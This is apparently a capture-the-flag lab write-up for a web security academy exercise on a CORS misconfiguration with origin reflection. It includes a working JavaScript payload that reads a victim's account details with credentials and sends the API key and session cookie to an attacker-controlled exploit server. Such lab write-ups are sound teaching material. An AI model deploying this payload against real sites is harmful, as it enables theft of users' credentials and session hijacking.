CORS vulnerability with basic origin reflection | Apprentice
Our goal is to obtain the API key of administrator, so first we have to see how it is returned in the response:
 The web application fetches the endpoint
 /accountDetails including the user’s credentials. It then queries for apiKey and reflects it in the HTML. This sounds interesting, let’s dive in for more!
 The backend returns with a clean JSON object containing our apikey and session cookie as well, this smells privacy issues. Not only that the web application responds with the
 Access-Control-Allow-Credentials header set to True, meaning CORS may be supported and credentials are included in requests for the same origins at least. Let’s try spoofing the Origin header and see what’s up:
 Surprisingly, the backend never bothers validating origin and just appends them blindly into the
 Access-Control-Allow-Origin header, not only that but we are also allowed to send credentials into our requests as well. This opens up opportunities for a CORS exploit on the /accountDetails endpoint, but we forgot to check whether the session cookie is Strict or not. Let’s try:
 Thankfully, the session cookie is set to None, and since our original request does not have CSRF tokens, we can craft the following payload:
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://<lab-id>.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();

    function reqListener() {
        location='https://<exploit-server>/exploit?key='+this.responseText;
    };
</script>

Upon delivering the payload to our victim, we can immediately see all those juicy credentials our log has captured. Decoding them will yield the apiKey of admin as well as the session cookies too. Neat: